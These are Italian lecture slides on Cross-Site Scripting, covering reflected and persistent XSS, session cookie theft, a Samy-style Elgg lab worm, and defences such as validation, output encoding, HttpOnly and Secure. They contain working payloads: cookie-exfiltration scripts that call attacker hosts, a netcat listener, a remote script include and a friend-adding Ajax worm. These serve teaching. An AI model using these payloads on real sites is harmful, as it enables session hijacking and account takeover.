- Permette di inserire o eseguire codice lato client per:
 - raccolta, manipolazione e reindirizzamento di informazioni riservate,
 - visualizzazione e modifica di dati presenti sui server,
 - alterazione del comportamento dinamico delle pagine web
- il codice arbitrario viene eseguito consentendo all'aggressore di controllare il browser oppure di utilizzare la sessione della vittima nel contesto di un applicativo
- Prevede l'uso di qualsiasi linguaggio di scripting lato client:
 - JavaScript, ActiveX, VBScript, Flash

Qualsiasi pagina Web che esegue il rendering HTML e contenente input dell'utente è vulnerabile

Cross-Site-Scripting (XSS)

- Basato su iniezione di contenuto malevolo a partire da un sito compromesso considerato attendibile.
- Se al contenuto da un sito viene concessa l'autorizzazione di accedere alle risorse di un sistema, allora qualsiasi contenuto da quel sito condividerà queste autorizzazioni (**same origin policy**)
- Quando il contenuto arriva nel browser lato client risulta inviato dalla fonte attendibile, perciò opera sotto le autorizzazioni concesse a quel sistema.
- Trovando il modo di iniettare script malevoli su un sito attendibile, l'utente malintenzionato può:
 - Eseguire script dannosi nel browser Web di un client
 - Inserire tag <script>, <object>, <applet>, <form> e <embed>
 - Rubare informazioni sulla sessione Web e cookie di autenticazione
 - Accedere al computer client

Cross Site Scripting


- **Problema:** Capacità dei browser di eseguire codice
- **Obiettivo attaccante:** esecuzione proprio codice nel browser utente
- XSS forza il visitatore di un website a eseguire malicious code nel proprio browser
- Conta circa l' 80% delle vulnerabilità lato web server
- Due principali tipi di vulnerabilità XSS:
 - non persistente (o reflected)
 - persistente

Rischi

- Abuso di plugins o funzioni di rendering
- Furto di browser cookies o di dati di sessione a scopo di replay attack
- Installazione di Malware o bot
- Attacchi di tipo Redirect, phishing o pharming

Attacco tradizionale “reflected XSS”


- I dati forniti dall'utente (di solito tramite form HTML) sono usati immediatamente dallo script lato server per costruire le pagine risultanti senza controllare la correttezza della richiesta
- Tipicamente inviato da un sito web neutrale.




Attacco E-Mail “Reflected XSS”

... Oppure via mail:

- Attacco alle piattaforme di posta elettronica basate sul Web



Attacco tradizionale “reflected XSS”



Esempio Cross-Site-Scripting

Il malicious link può essere:

```
http://www.mybanca.it/welcome.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie=%2Bdocument.cookie)</script>
```

La risposta del server (che sarà **interpretata dal browser utente ignaro**) sarà:

```
<HTML>
```

```
<Title>Welcome!</Title>
```

```
Hi
```

```
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
```

```
<BR>Welcome to our system
```


```
...
```

```
</HTML>
```

Effetto: Redirezione del contenuto del cookie dell'utente ignaro verso il server dell'attaccante

Furto cookie sessione

- Il furto di un cookie di sessione è fra le minacce più comuni:
 - Un attaccante in grado di rubare un nostro cookie di sessione sarà in grado di impersonarci presso il servizio che ha registrato il cookie nel nostro browser.




Richiesta HTTP successiva dell'utente:

```
GET http://www.jobonline.it/aziende/aziende.php?id=servizi HTTP/1.1
Host: HUwww.jobonline.itUH
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.9.0.1) Gecko/2008070208
Firefox/3.0.1 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: PHPSESSID=8fda85921fd31588485b9f27189afce7
```

Furto cookie sessione

- La prima linea di difesa è fornita dalla Same Origin Policy, che isola in lettura e scrittura contenuti web forniti da servizi “scorrelati” fra loro.
 - Per esempio uno script in esecuzione nell’homepage di <https://www.evil.com> non sarà in grado di leggere o scrivere i cookie impostati da <https://www.bank.com>. Purtroppo però la same origin policy non è sufficiente per impedire il furto dei cookie di sessione



Furto cookie sessione

- L'attaccante invia il seguente JavaScript su un blog o su una pagina web che controlla:

```
<script language="javascript">  
    var url = "http://machineaddress:5000/index.html?cookie="+  
encodeURIComponent(document.cookie);  
</script>
```

- Successivamente mette su un TCP server in listen sulla porta 5000 con e.g.,

```
nc -l 5000
```

- Quando la vittima visualizza il messaggio, il suo browser esegue lo script, e il suo session cookie è inviato all'attaccante

Analisi XSS Code

```
var url =  
    "http://machineaddress:5000/index.html?cookie="+  
    encodeURIComponent(document.cookie);
```

- document.cookie è il cookie del browser per il website corrente
- encodeURIComponent() è una funzione javascript per effettuare la codifica hex-encode di alcuni caratteri da includere come parte di una URL
 - E.g., cambiare gli spazi in %20
 - Rendere la URL meno sospetta

Furto cookie sessione: esempio

- Login e invia lo script con un titolo accattivante (e.g., hot game!)

```
<script language="javascript">  
    var url = "http://netsec.unisa.it:5000/index.html?cookie=";  
    url = url + encodeURIComponent(document.cookie);  
    new Image().src=url;  
</script>  
Hi Everyone! Thanks for your cookies!
```

- Ssh sulla macchina (e.g., netsec.unisa.it) e lancia

```
nc -l -p 5000
```

Che fare con il Cookie?

- Crack della password (MD5 hash nel cookie) con John the Ripper, Hydra, o altri password cracker (<http://netsec.cs.northwestern.edu/resources/password-cracking/>)
- Uso di un Firefox plugin come Tamperdata per resettare i propri cookies e impersonare Bob

XSS persistente

- I dati forniti dall'attaccante vengono salvati sul server, e visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione, senza aver eliminato dai messaggi visualizzati dagli altri utenti la formattazione HTML
- Lo script dannoso dell'attaccante è fornito automaticamente senza la necessità di indirizzare la vittima o attirarla nel sito di terze parti.
 - In particolare nel caso di siti di social-network, il codice potrebbe essere progettato per propagarsi autonomamente tra gli account, creando un tipo di worm lato client.
- I metodi di iniezione possono variare tantissimo, in alcuni casi l'attaccante non ha nemmeno bisogno di interagire con le funzionalità web per sfruttare una falla.
- Tutti i dati ricevuti da una applicazione web (via email, log di sistema, messaggistica istantanea, ecc.) che possono essere controllati da un utente malintenzionato potrebbero diventare vettore di iniezione.

XSS persistente


1. L'attaccante Mallory crea un account sul sito di Bob.
2. Mallory osserva che il sito di Bob contiene una vulnerabilità XSS. Se si va nella sezione News e si posta un commento, verrà visualizzato ciò che è stato digitato. Ma se il testo del commento contiene dei tag HTML i tag verranno visualizzati così come sono. Lo stesso accadrà per eventuali tag di script.
3. Mallory legge l'articolo nella sezione News e scrive in un commento. Nel commento inserisce questo testo:

Questo è il mio commento

```
<script src="http://mallorysevilsite.com/authstealer.js">
```

1. Quando Alice (o chiunque altro utente) carica la pagina con il commento, lo script di Mallory viene eseguito, ruba il cookie di sessione di Alice e lo invia al server di Mallory
2. Mallory può quindi sfruttare la sessione di Alice e usare il suo account fino a una eventuale invalidazione del cookie

Iniezione di codice persistente



XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Edit profile

Display name

Samy

About me [Visual editor](#)

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;
  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

- L'attaccante "samy" inserisce codice ostile nella sezione "Informazioni su di me" del suo profilo.
- Successivamente, accediamo come "Alice" e visitiamo il profilo di Samy.
- Il codice JavaScript verrà eseguito e non visualizzato ad Alice.

Superficie di attacco XSS

- Per lanciare un attacco, dobbiamo trovare i punti in cui possiamo iniettare il codice JavaScript.
- Questi campi di input sono potenziali superfici di attacco in cui gli aggressori possono inserire codice JavaScript.
- Se l'applicazione web non rimuove il codice, il codice può essere attivato nel browser e causare danni.

Contromisure

- Esistono varie strategie per proteggersi da attacchi XSS:
 - **Validare** tutti gli headers, cookies, query strings, campi forms e campi nascosti (i.e., praticamente tutti i parametri) in accordo a una **specificazione rigorosa** di cosa è consentito e cosa no.
 - E' **inutile** tentare di **identificare tutti i possibili contenuti "attivi"** allo scopo di rimuoverli o filtrarli. Ci sono troppe combinazioni e troppi modi di codificare i contenuti che rendono i filtri inefficaci.
 - Adottare una **politica di sicurezza a base 'positiva'** che specifica tutto **quanto è permesso** far passare. Politiche a base 'Negativa' o basate sul riconoscimento delle signature di attacco sono **difficili da gestire** e generalmente incomplete.

Validazione e filtraggio dei dati di input

- Non fidarsi mai di dati forniti dall'utente
 - Politica corretta: consentire solo ciò che ci si aspetta di ricevere
- Rimuovere o ricodificare i caratteri speciali
 - Esistono troppe codifiche e caratteri speciali!
 - Es., codifiche (non-standard) UTF-8 lunghe (multi-carattere)
- Impostare meccanismi di filtraggio basato su proxy o su firewall in grado di operare a livello di applicazione:
 - Analisi del traffico HTML per determinare la presenza di caratteri speciali o di hyperlink pericolosi

Codifica/filtraggio dati di output

- Rimuovere/codificare caratteri speciali (X)HTML
 - < al posto di <, > al posto di >, " al posto di “ ...
 - htmlspecialchars("Test", ENT_QUOTES);
 - Outputs: Test
- Consentire solo comandi “sicuri” (es., blocco <script>...)
 - Attenzione alle tecniche di “evasione” dei filtri
 - Consultare XSS Cheat Sheet per un’elenco esaustivo
 - Es., quoting con stringhe malformate: <SCRIPT>alert(“XSS”)...
 - Es., codifica UTF-8 multi-carattere...
 - Attenzione: Gli Scripts possono non usare <script>!
 - JavaScript in URI:
 - JavaScript On{event} attributes (handlers): OnSubmit, OnError, OnLoad, ...

Attributi di sessione

Due attributi sono assegnabili ai cookie per richiedere al browser garanzie di sicurezza aggiuntive sul loro utilizzo

- **HttpOnly**

- Se un cookie è marcato HttpOnly, esso diventa inaccessibile da ogni script, anche quelli cui normalmente la SOP consentirebbe l'accesso.

- **Secure**

- Forza il browser ad allegare tali cookie solo a richieste HTTPS e non HTTP
- un attaccante con il controllo della rete può forzare la generazione di una richiesta HTTP anche se il servizio è implementato interamente su HTTPS, forzando un redirect verso il sito server vittima: anche se tale servizio non fosse disponibile, il browser proverebbe a contattarlo allegando i cookie.